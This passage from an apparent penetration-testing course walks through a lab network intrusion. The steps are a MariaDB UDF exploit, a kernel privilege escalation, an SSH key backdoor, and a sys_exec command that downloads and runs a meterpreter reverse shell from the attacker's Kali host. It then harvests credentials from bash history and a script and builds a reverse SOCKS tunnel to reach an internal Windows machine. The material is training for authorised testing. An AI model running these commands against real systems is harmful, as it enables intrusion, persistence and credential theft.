Note the addition of "0x" to the beginning of the shellcode and the lack of single or double quotes. This is necessary for MariaDB to read the text as binary. Next, per the exploit instructions, we will confirm the location of the plugin directory.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```

Listing 918 - Verifying the plugin_dir

As expected, the plugin directory is in /home/dev/plugin/. Next, we need to output the shellcode to a file on Zora. The original exploit generates a random filename for this, but we can name it whatever we want. The command in Listing 919 tells MariaDB to treat the contents of the *@shell* variable as binary and to output it to the /home/dev/plugin/udf_sys_exec.so file.

```
MariaDB [(none)]> select binary @shell into dumpfile '/home/dev/plugin/udf_sys_exec.so
';
ERROR 1045 (28000): Access denied for user 'wp'@'%' (using password: YES)
MariaDB [(none)]>
```

Listing 919 - Dumping the shell to a file

Unfortunately, this is where we encounter our first problem. According to the error message above, the wp user does not have permissions to create files.

24.3.2.2 Why We Failed

While the user does have permissions to run SELECT, INSERT, UPDATE, and DELETE, the wp user is missing the *FILE* permissions to be allowed to run *dumpfile*.[736] To run *dumpfile* we need a user account with a higher level of permissions, such as the root user. Without this, we are stuck and cannot move forward with exploiting Zora using the current approach. The first logical option that comes to mind is to go back to Ajla and see if we can find root (or similar) MariaDB credentials.

[736] (MariaDB, 2020), https://mariadb.com/kb/en/library/grant/

Copyright © Offensive Security Ltd. All rights reserved.

24.4 Deeper Enumeration of the Web Application Server

During this round of enumeration, our goal is to find something that will give us higher levels of access to Zora's MariaDB service. While we could continue trying to enumerate Ajla with our current user, www-data, we believe that a higher level of permissions would be very helpful. This is why we will first concentrate our enumeration efforts on privilege escalation, then we will move on to looking for credentials. To look for a privilege escalation vector, we will need to go back to our Meterpreter Shell on Ajla.

24.4.1 More Thorough Post Exploitation

Previously, we learned that Ajla is running on Ubuntu 16.04, which is a fairly recent version. This means that the chance of finding a kernel exploit will be smaller than in an older version. However, we shouldn't totally rule out the possibility.

After enumerating running processes, system services, and installed applications, we find that other than the WordPress install, the Ubuntu server seems to run only default services and applications. This does not look promising. To complete the applications and services assessment we run **`netstat`** to determine what other ports might be open.

```
meterpreter > shell
Process 6792 created.
Channel 3 created.

netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:22     0.0.0.0:*        LISTEN      -
tcp6       0      0 :::80          :::*             LISTEN      -
tcp6       0      0 :::22          :::*             LISTEN      -
udp        0      0 0.0.0.0:67     0.0.0.0:*
```

Listing 920 - Running netstat on Ajla

Unfortunately, the output in Listing 920 doesn't reveal anything interesting either. At this point, it is a good idea to start looking at kernel exploits. But first we need to find out which kernel version our target is running.

```
uname -a
Linux ajla 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64
x86_64 GNU/Linux
```

Listing 921 - Running uname on Ajla

Now that we have the kernel version, we will return to searchsploit.

```
kali@kali:~$ searchsploit ubuntu 16.04
...
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x8 | exploits/linux/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bp | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Poin | exploits/linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Loca | exploits/linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privi | exploits/linux/local/44298.c
...
```

Listing 922 - Searching for ubuntu 16.04 exploits

While many of these seem like they might work, one in particular grabs our attention. After reviewing the source code for exploit 45010,[737] we see that it is well written, was tested against several different kernel versions, and has great instructions on compiling and executing. First, let's find out if Ajla has gcc.

> *The kernel versions don't always have to match exactly for an exploit to work. In this case, the exploit was tested with kernel 4.13.9, which is more recent than the kernel on Ajla.*

```
gcc
/bin/sh: 1: gcc: not found

find / -name gcc -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
```

Listing 923 - Attempting to locate GCC on Ajla

Unfortunately, Ajla does not have the gcc binary installed so we will need to compile the exploit on our Kali machine, transfer it to Ajla, and hope that it will still work. Alternatively and if necessary, we could also create a virtual machine that is identical to our target system relative to the OS and kernel versions and compile the exploit on it.

24.4.2 Privilege Escalation

First, we will copy the exploit to our home directory so we don't alter the original version. Once the copy is made, we will follow the compile instructions in the file.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c ./
kali@kali:~$ gcc 45010.c -o 45010
kali@kali:~$
```

Listing 924 - Compiling the exploit

The exploit compiled without errors so we will use meterpreter to upload it to Ajla.

```
meterpreter > upload /home/kali/45010 /tmp/
[*] uploading  : /home/kali/45010 -> /tmp/
[*] uploaded   : /home/kali/45010 -> /tmp//45010
```

Listing 925 - Uploading the exploit

Finally, it's time to run the exploit against Ajla.

```
meterpreter > shell
Process 1546 created.
```

[737] (Offensive Security, 2020), https://www.exploit-db.com/exploits/45010

Copyright © Offensive Security Ltd. All rights reserved.

```
Channel 5 created.

cd /tmp
chmod +x 45010
./45010
whoami
root
```

Listing 926 - Running the exploit

In Listing 926, the exploit does not give us any output but running **whoami** tells us that we are now running as the root user. Now that we have root access, we can create a more stable backdoor using ssh. This will allow us to come back to Ajla even if our meterpreter session dies.

First, we need to generate a new ssh key on our Kali machine.

> *If you already have ssh keys generated, feel free to skip this step.*

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
...

kali@kali:~$ cat:~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali
```

Listing 927 - Generating an SSH key on Kali

With our ssh key generated, we can create the authorized_keys file on Ajla to accept our public key. We will do this via the meterpreter session that has the root shell.

```
mkdir /root/.ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali" > /root/.ssh/authorized_keys
```

Listing 928 - Adding the public key to the /root/.ssh/authorized_keys file

Now on Kali, we can use the ssh client to connect to Ajla directly.

```
kali@kali:~$ ssh root@sandbox.local
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)
...

root@ajla:~#
```

Listing 929 - Using ssh to login to Ajla

Copyright © Offensive Security Ltd. All rights reserved.



24.4.3 Searching for DB Credentials

When looking for credentials, we have to think like an administrator or developer. Where would you store credentials? How would credentials be used? Are there any history or log files where credentials could be saved accidentally?

An example of this is if a user of a server accidentally enters their password in the username field, which might be logged in /var/log/auth.log. Let's think like an administrator and look at locations that might contain user information.

We first start by looking at /etc/passwd,/etc/group, and /etc/shadow to get a feeling on how many users and groups have access to the target system.

However, the only useful piece of information we gather is that a user named "ajla" exists. Let's check the user's home directory to see what we can find.

```
root@ajla:~# cd /home/ajla

root@ajla:/home/ajla# ls -alh
total 32K
drwxr-xr-x 3 ajla ajla 4.0K Dec 10 16:37 .
drwxr-xr-x 3 root root 4.0K Dec 10 16:22 ..
-rw------- 1 ajla ajla   15 Dec 10 16:40 .bash_history
-rw-r--r-- 1 ajla ajla  220 Oct 15 17:49 .bash_logout
-rw-r--r-- 1 ajla ajla 3.7K Oct 15 17:49 .bashrc
drwx------ 2 ajla ajla 4.0K Oct 15 17:52 .cache
-rw-r--r-- 1 ajla ajla  675 Oct 15 17:49 .profile
-rw-r--r-- 1 ajla ajla    0 Oct 15 17:57 .sudo_as_admin_successful
```

Listing 930 - Looking at Ajla's home directory

We don't find much in the home directory, but let's take a look at the .bash_history to see what they have been up to.

```
root@ajla:/home/ajla# cat ./.bash_history
sudo poweroff
```

Listing 931 - Looking at Ajla's .bash_history

This is interesting. A fairly empty history means the account is not used much. The server must have been administered somehow but we don't see any other users on the system. Let's check the root user's history.

```
root@ajla:/home/ajla# cat ~/.bash_history
pwd
ls
cd /var/log/apache2/
tail -f error.log
tail -f access.log
mysql -u root -pBmDu9xUHKe3fZi3Z7RdMBeb -h 10.5.5.11 -e 'DROP DATABASE wordpress;'
cd /etc/mysql/
ls
cd ~/
ls
ls -alh
exit
```


Copyright © Offensive Security Ltd. All rights reserved.

```
exit
root@ajla:/home/ajla#
```

Listing 932 - Looking at the root user's history

Excellent, the root user was used to administer Ajla and at one point, the MySQL client was used to drop the "wordpress" database. Luckily for us, the password and user were entered directly in the command line!

24.5 Targeting the Database Again

Now we have root database credentials for Zora's MariaDB instance. Let's go back and try the UDF exploit again using these new, higher-level, permissions.

24.5.1 Exploitation

As a reminder, the five commands that we are attempting to run against the MariaDB instance are found in Listing 933.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec';
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 933 - Breakdown of MySQL exploit

First, we will rerun the MariaDB client but this time we will use the root credentials we discovered on Ajla.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=root -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 934 - Rerun the MariaDB client

Next, we will set the *shell* variable to the shellcode that we generated earlier.

```
MariaDB [(none)]> set @shell = 0x7f454c4602010100000000000000000003003e000100000000110
000000000040000000000000000e03b000000000000000000000400038000900400001c001b0001000000040
00000000000...0000000000000000000;
```

Listing 935 - Creating a 64 bit shellcode variable

With the shell variable set, we will verify one more time that the plugin directory is still set to /home/dev/plugin. While this isn't necessary for the flow, it's a good idea to be certain nothing has changed.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```


Copyright © Offensive Security Ltd. All rights reserved.



Listing 936 - Verifying the plugin_dir

Now for the moment of truth. Let's attempt to dump the binary shell to a file.

```
MariaDB [(none)]> select binary @shell into dumpfile '/home/dev/plugin/udf_sys_exec.so
';
Query OK, 1 row affected (0.078 sec)
```

Listing 937 - Dumping the shell to a file

It worked! Before we get too excited, we still need to create a function.

```
MariaDB [(none)]> create function sys_exec returns int soname 'udf_sys_exec.so';
Query OK, 0 rows affected (0.078 sec)
```

Listing 938 - Creating the UDF

MariaDB did not provide us with any errors, leading us to believe that the function was created. We can double check by running a command that queries for the *sys_exec* function.

```
MariaDB [(none)]> select * from mysql.func where name='sys_exec';
+----------+-----+-----------------+----------+
| name     | ret | dl              | type     |
+----------+-----+-----------------+----------+
| sys_exec |   2 | udf_sys_exec.so | function |
+----------+-----+-----------------+----------+
1 row in set (0.072 sec)
```

Listing 939 - Verifying the UDF exists

Now let's test if the *sys_exec* UDF works by attempting to make a network call from Zora to our Kali machine. To do this, we will start the python *http.server* on port 80 and make a *sys_exec* UDF call to our Kali IP on port 80.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 940 - Starting a webserver on Kali

Now that the web server has started, we can make the *sys_exec* UDF call. The syntax for the function can be found in the original UDF exploit.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4');
+-----------------------------------+
| sys_exec('wget http://10.11.0.4') |
+-----------------------------------+
|                               256 |
+-----------------------------------+
1 row in set (0.230 sec)
```

Listing 941 - Running a wget call

If the command worked, we should see a log entry in our webserver.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [10/Dec/2019 17:49:05] "GET / HTTP/1.1" 200 -
```

Listing 942 - Reviewing the webserver's log

Success! We are running code on Zora.

Copyright © Offensive Security Ltd. All rights reserved.

Now we can upload and execute a meterpreter payload on Zora in order to send a reverse shell back to our Kali instance. We don't have to generate a new meterpreter shell since we can just use the same one we used for Ajla. Since we are now connected to Ajla through a standard ssh connection, we can use port 443 on Kali for the Zora meterpreter session. First, let's instruct Zora to download the binary payload.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4/shell.elf');
+--------------------------------------------+
| sys_exec('wget http://10.11.0.4/shell.elf') |
+--------------------------------------------+
|                                          0 |
+--------------------------------------------+
1 row in set (0.260 sec)
```

Listing 943 - Downloading the shell via UDF

With the meterpreter downloaded, we need to make the file executable.

```
MariaDB [(none)]> select sys_exec('chmod +x ./shell.elf');
+----------------------------------+
| sys_exec('chmod +x ./shell.elf') |
+----------------------------------+
|                                0 |
+----------------------------------+
1 row in set (0.074 sec)
```

Listing 944 - Making the meterpreter shell executable

Now that the shell is executable, let's restart msfconsole on Kali to have a fresh environment.

```
msf5 exploit(multi/handler) > exit
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
             set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
             set LHOST 10.11.0.4;\
             set LPORT 443;\
             run"
...
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 945 - Starting msfconsole to capture the UDF reverse shell

With our listener configured and running, we can execute the shell on Zora.

```
MariaDB [(none)]> select sys_exec('./shell.elf');
```

Listing 946 - Running the Shell

Now we can go back to msfconsole and check if we captured the shell.

```
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:27904) at 18:00:32

meterpreter > shell
Process 3972 created.
Channel 1 created.

whoami
mysql
```


Copyright © Offensive Security Ltd. All rights reserved.

Listing 947 - Capturing the shell

Excellent, we have a working unprivileged shell on Zora!

24.5.1.1 Exercises

1. Modify the original Python exploit and capture the reverse shell.
2. The original UDF exploit is advertised as a privilege escalation exploit. Why are we getting an unprivileged shell?

24.5.2 Post-Exploitation Enumeration

Now that we have a shell on Zora, let's collect some general information about the host to see what we can learn. Let's start by checking the flavor of Linux that is running.

```
meterpreter > shell
Process 4469 created.
Channel 2 created.

cat /etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)
```

Listing 948 - Viewing /etc/issue

A quick Google search shows us that Alpine Linux is "a security-oriented, lightweight Linux distribution based on musl libc and busybox".[738] This is useful information as we can expect this OS to not have very many services or applications running. Anything out of the ordinary might be a good target. Let's continue to collect information.

```
cat /proc/version
Linux version 4.19.78-0-virt (buildozer@build-3-10-x86_64) (gcc version 8.3.0 (Alpine
8.3.0)) #1-Alpine SMP Thu Oct 10 15:25:30 UTC 2019
```

Listing 949 - Finding the kernel version

The /proc/version file tells us that the distro was built in October of 2019. Other than that, we can take note of the kernel version and move forward.

Let's have a look at the environment variables.

```
env
USER=mysql
SHLVL=1
HOME=/var/lib/mysql
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loca
l/games:/system/bin:/system/sbin:/system/xbin
LANG=C
PWD=/var/lib/mysql
```

Listing 950 - Finding the environment variables

[738] (Alpine Linux Development Team, 2020), https://alpinelinux.org/

Copyright © Offensive Security Ltd. All rights reserved.

Unfortunately, the environment variables don't tell us much. Looking at the output for **ps aux** also does not reveal any useful information on what we could exploit. Let's run **netstat** to see if we have access to any new ports not exposed from the sandbox external network.

```
netstat -tulpn
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:22     0.0.0.0:*        LISTEN      -
tcp        0      0 0.0.0.0:3306   0.0.0.0:*        LISTEN      -
tcp        0      0 :::22          :::*             LISTEN      -
udp        0      0 127.0.0.1:323  0.0.0.0:*                    -
udp        0      0 ::1:323        :::*                         -
```

Listing 951 - Viewing open ports

Similar to the running services, the open ports don't provide us with any new information. Let's check what the filesystem looks like.

```
cat /etc/fstab
UUID=ede2f74e-f23a-441c-b9cb-156494837ef3       /       ext4    rw,relatime 0 1
UUID=8e53ca17-9437-4f54-953c-0093ce5066f2       /boot   ext4    rw,relatime 0 2
UUID=ed8db3c1-a3c8-45fb-b5ec-f8e1529a8046       swap    swap    defaults        0 0
/dev/cdrom      /media/cdrom    iso9660 noauto,ro 0 0
/dev/usbdisk    /media/usb      vfat    noauto  0 0
//10.5.5.20/Scripts    /mnt/scripts  cifs  uid=0,gid=0,username=,password=,_netdev 0 0
```

Listing 952 - Checking mounted shares

The contents of /etc/fstab are interesting. A share is mounted from the 10.5.5.20 host. Let's poke around the scripts share and see what we find.

```
cd /mnt/scripts
ls
nas_setup.yml
olduserlookup.ps1
system_report.ps1
temp_folder_cleanup.bat

cat system_report.ps1
# find a better way to automate this
$username = "sandbox\alex"
$pwdTxt = "Ndawc*nRoqkC+haZ"
$securePwd = $pwdTxt | ConvertTo-SecureString
$credObject = New-Object System.Management.Automation.PSCredential -ArgumentList $user
name, $securePwd

# Enable remote management on Poultry
$remoteKeyParams = @{
ComputerName = "POULTRY"
Path = 'HKLM:\SOFTWARE\Microsoft\WebManagement\Server'
Name = 'EnableRemoteManagement'
Value = '1'
}
Set-RemoteRegistryValue @remoteKeyParams -Credential $credObject

# Strange calc processes running lately
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Stop-Process -processname calc
...
```

Listing 953 - Reviewing scripts

We seem to have discovered a set of credentials in the system_report.ps1 file. The user name is “sandbox\alex” and the password is "Ndawc*nRoqkC+haZ“. We also seem to have found the name of the target where the share is mounted,”Poultry“. Looking at the type of scripts in this directory and taking into account that the user seems to be a part of the”sandbox" domain, we might be looking at a Windows computer.

> *It’s a good habit to download the scripts you’ve discovered and save them in your notes. You never know when something might get deleted or when a client might ask for more evidence.*

24.5.3 Creating a Stable Reverse Tunnel

Similar to when we had unprivileged shell access to Ajla via the www-data user, we can’t use a standard ssh connection for Zora using the mysql account since this user does not have shell access by default.

While we can create a ssh tunnel similar to the one used on Ajla, there is another option that we can set up since Zora is running such a recent version of Alpine. Newer versions of the ssh client allow us to establish a very useful type of tunnel via reverse dynamic port forwarding.

```
ssh -V
OpenSSH_8.1p1, OpenSSL 1.1.1d  10 Sep 2019
```

Listing 954 - Checking ssh client version

Zora is running ssh version OpenSSH_8.1p1, which should support this feature. If we can get this to work, we will have full network access to the 10.5.5.0/24 sandbox internal network through a SOCKS proxy running on our Kali machine.

Since we only have access to a meterpreter shell, we need to create a new ssh key on Zora and run the ssh client in a way that does not require interaction. First, let’s generate an ssh key on Zora. We will use the meterpreter shell for this.

```
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/lib/mysql/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Created directory '/var/lib/mysql/.ssh'.
Your identification has been saved in /var/lib/mysql/.ssh/id_rsa.
Your public key has been saved in /var/lib/mysql/.ssh/id_rsa.pub.
...

cat /var/lib/mysql/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4cjmvS... mysql@zora
```

Listing 955 - Generating SSH keys

Copyright © Offensive Security Ltd. All rights reserved.

With the SSH keys generated, we need to set up the **authorized_keys** file on our Kali machine for the kali user with the same type of restrictions as we did earlier. An example of the entry can be found in Listing 956.

```
from="10.11.1.250",command="echo 'This account can only be used for port forwarding'",
no-agent-forwarding,no-X11-forwarding,no-pty ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC4c
jmvS... mysql@zora
```

Listing 956 - authorized_keys file entry

The "from" IP does not have to change since the traffic is still coming from the external firewall as far as our Kali system is concerned. The ssh command we use does have to change a bit though. This time, we don't need multiple remote port forwarding options. We will only need one port forwarding option, which is **-R 1080**. By not including a host after the port, ssh is instructed to create a SOCKS proxy on our Kali server.[739] We also need to change the location of the private key.

```
ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i /
var/lib/mysql/.ssh/id_rsa kali@10.11.0.4
```

Listing 957 - SSH command for reverse dynamic port forwarding to Kali

Running this command in the meterpreter shell should initiate the ssh connection to our Kali machine.

```
<span custom-style="BoldCodeUser">ssh -f -N -R 1080 -o "UserKnownHostsFile=/dev/null"
-o "StrictHostKeyChecking=no" -i /var/lib/mysql/.ssh/id_rsa kali@10.11.0.4/cu>
Warning: Permanently added '10.11.0.4' (ECDSA) to the list of known hosts.
```

Listing 958 - Running the SSH command for reverse dynamic port forwarding in metasploit

We can double check that the port was opened by running **netstat** on our Kali system.

```
kali@kali:~$ sudo netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address   Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:111     0.0.0.0:*        LISTEN      1/systemd
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN      645/sshd
tcp        0      0 127.0.0.1:1080  0.0.0.0:*        LISTEN      99765/sshd: kali
tcp6       0      0 :::111          :::*             LISTEN      1/systemd
tcp6       0      0 :::22           :::*             LISTEN      645/sshd
tcp6       0      0 ::1:1080        :::*             LISTEN      99765/sshd: kali
udp        0      0 0.0.0.0:1194    0.0.0.0:*                    94368/openvpn
udp        0      0 0.0.0.0:111     0.0.0.0:*                    1/systemd
udp6       0      0 :::111          :::*                         1/systemd
```

Listing 959 - Verifying that the reverse dynamic port forward was created

With the dynamic reverse tunnel established, we can configure proxychains on Kali to use the SOCKS proxy. We can do this by opening **etc/proxychains.conf** and editing the last line, specifying port 1080.

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#
```

[739] (OpenBSD Foundation, 2019), https://man.openbsd.org/ssh#R_5

Copyright © Offensive Security Ltd. All rights reserved.

```
   ...
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

Listing 960 - Configuring proxychains

At this point, we should have a stable tunnel to access the 10.5.5.0/24 network and can move on to the next target, Poultry, that we discovered in the share mounted on Zora.

24.6 Targeting Poultry

Before we continue, a review of what we know and don't know would be helpful. We know that Ajla connects to the internal network via the database server Zora. We also just learned that within the internal network, a share is mounted to Zora from another computer named Poultry. We have a suspicion that Poultry is running Windows, but we are not sure of that yet. We also found credentials for a user within the sandbox domain. This means that a domain controller should exist somewhere.




Figure 341: Network Diagram with Poultry

Before attempting to use the discovered credentials, we will first enumerate Poultry to discover what our next step should be.

24.6.1 Enumeration

We are assuming that Poultry is running Windows. We can become more confident by conducting some network enumeration with an Nmap scan. Should Nmap discover any applications, we can enumerate them as well.

Copyright © Offensive Security Ltd. All rights reserved.



24.6.1.1 Network Enumeration

To run an Nmap scan, we will have to use ProxyChains. Network scanning with ProxyChains will be slow so we will start with only the top 20 ports and expand our scope if needed.

> *You can speed up network scanning through proxychains by modifying the timeout via the tcp_read_time_out and tcp_connect_time_out values in /etc/proxychains.conf. However, don't set these too low or you will receive incorrect results.*

To run Nmap through ProxyChains, we will prepend the **nmap** command we want to run with **proxychains**. We will only scan the top 20 ports by using the **-top-ports=20** flag and will conduct a connect scan with the **-sT** flag. SOCKS proxies require a TCP connection to be made and thus a half-open or SYN scan cannot be used with ProxyChains.[740] Since SOCKS proxies require a TCP connection, ICMP cannot get through either and we must disable pinging with the **-Pn** flag.

```
kali@kali:~$ proxychains nmap --top-ports=20 -sT -Pn 10.5.5.20
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-10 20:52 MST
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:110-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:139-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:3389-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:143-<--timeout
|S-chain|-<>-127.0.0.1:1080-<><>-10.5.5.20:8080-<--timeout
...
Nmap scan report for 10.5.5.20
Host is up (1.4s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
111/tcp  closed rpcbind
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
143/tcp  closed imap
443/tcp  closed https
445/tcp  open   microsoft-ds
993/tcp  closed imaps
995/tcp  closed pop3s
1723/tcp closed pptp
3306/tcp closed mysql
```

[740] (Wikipedia, 2019), https://en.wikipedia.org/wiki/SOCKS#Comparison_to_HTTP_proxying

Copyright © Offensive Security Ltd. All rights reserved.

```
3389/tcp open   ms-wbt-server
5900/tcp closed vnc
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds
```

Listing 961 - Scanning Poultry with nmap

In Listing 961, Nmap discovered ports 135, 139, 445, and 3389 to be open. However, port 53 is closed, which is commonly found open on domain controllers. This is most likely not the domain controller we are looking for, but the other ports still indicate that this is a Windows OS. The top 20 ports do not show any HTTP applications running, so let's try to "exploit" this Windows machine by logging in via RDP with the credentials we discovered.

24.6.2 Exploitation (Or Just Logging In)

Now that we have a higher degree of confidence that Windows is running on this host and we found that RDP is open, we will use *xfreerdp* to connect to it. As we did with Nmap, we will have to prepend **xfreerdp** with the **proxychains** command. We provide the domain and user name with the **/d:sandbox** and **/u:alex** flags respectively. In order to redirect the clipboard, we will use the **+clipboard** flag, which will allow us to copy and paste to Poultry. Finally, we will also provide the host with the **/v:10.5.5.20** flag.

```
kali@kali:~$ proxychains xfreerdp /d:sandbox /u:alex /v:10.5.5.20 +clipboard
ProxyChains-3.1 (http://proxychains.sf.net)
...
Certificate details for 10.5.5.20:3389 (RDP-Server):
        Common Name: POULTRY.sandbox.local
        Subject:     CN = POULTRY.sandbox.local
        Issuer:      CN = POULTRY.sandbox.local
        Thumbprint:  10:9c:cc:64:c6:ad:9a:bb:78:4d:b3:04:b4:fb:77:0c:1a:c6:d2:b0
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
Password:
```

Listing 962 - Connecting to the host with xfreerdp

During the initial connection, we are prompted to accept the certificate. Entering "Y" will add the certificate to our trust store. Next, we will be prompted for a password, which we discovered in the system_report.ps1 script.

Copyright © Offensive Security Ltd. All rights reserved.

The credentials worked and we are presented with a Windows 7 desktop (Figure 342).



Figure 342: Logging into Poultry

Copyright © Offensive Security Ltd. All rights reserved.

24.6.3 Post-Exploitation Enumeration

After a brief investigation, we quickly discover that Poultry is running McAfee Endpoint Security. This means that if we upload and use any malicious executables, we will have to be very careful and ensure we evade the antivirus (AV).

